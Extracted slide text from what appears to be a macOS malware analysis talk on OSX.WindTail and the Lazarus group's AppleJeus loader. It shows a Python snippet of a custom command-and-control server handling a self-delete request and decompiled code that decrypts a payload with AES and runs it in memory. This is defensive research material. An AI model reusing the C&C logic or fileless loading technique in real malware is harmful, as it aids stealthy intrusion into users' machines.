
custom C&C server: self-delete

```
01 def do_GET(self):  
02     #request for self-delete  
03     if 'xnvk' in self.path:  
04         self.wfile.write("1")
```

1 request: self-delete? ('xnvk')
(respond with: "1")

c&c logic: self-delete





```
windtail — Python — 159x20
sh-3.2# python server.py
Starting OSX.WindTail C&C Server...
```

APPLEJEUS (LOADER)


lazarus apt group's 1st-stage implant



"Union Crypto Trader"
(fake!)

A news article from Ars Technica titled "Newly discovered Mac malware uses ‘fileless’ technique to remain stealthy". The article is under the "UNDER THE RADAR" section. It discusses how the malware remains hidden by being decrypted and executed directly in memory. The Ars Technica logo is visible at the top left.

UNDER THE RADAR —
Newly discovered Mac malware uses
“fileless” technique to remain stealthy
In-memory infection makes it harder for end-point protection to detect it.




{ decrypted in memory
 executed in memory

APPLEJEUS (LOADER)

lazarus apt group's 1st-stage implant



```
01  rax = md5_hash_string(&var_4D8);      -----> hash ('VMI5EOhq8gDz')
02  r15 = rbx + 0x10;
03  rdx = r14 - 0x10;
04  if ((var_4D8 & 0x1) != 0x0) {
05      rcx = var_4C8;
06  }
07  else {
08      rcx = &var_4D7;
09  }
10
11 _aes_decrypt_cbc(0x0, r15, rdx, rcx, &var_40);
12
13 memcpy(&var_C0, r15, 0x80);
14  rbx = rbx + 0x90;
15  r14 = r14 - 0x90;
16  rax = _load_from_memory(rbx, r14, &var_C0, ...);
```



hash ('VMI5EOhq8gDz')



aes_decrypt()




decryption & in-memory execution

APPLEJEUS (LOADER)


lazarus apt group's 1st-stage implant

1 'update' embedded C&C server




A screenshot of a hex editor window titled "unioncryptoupdater". The address bar shows "2af0" and the URL bar shows "https://unioncryp...". The menu bar includes Save, Copy, Cut, Paste, Undo, Redo, Go To Offset, and Find (Text search). The main pane displays assembly code in a grid format:

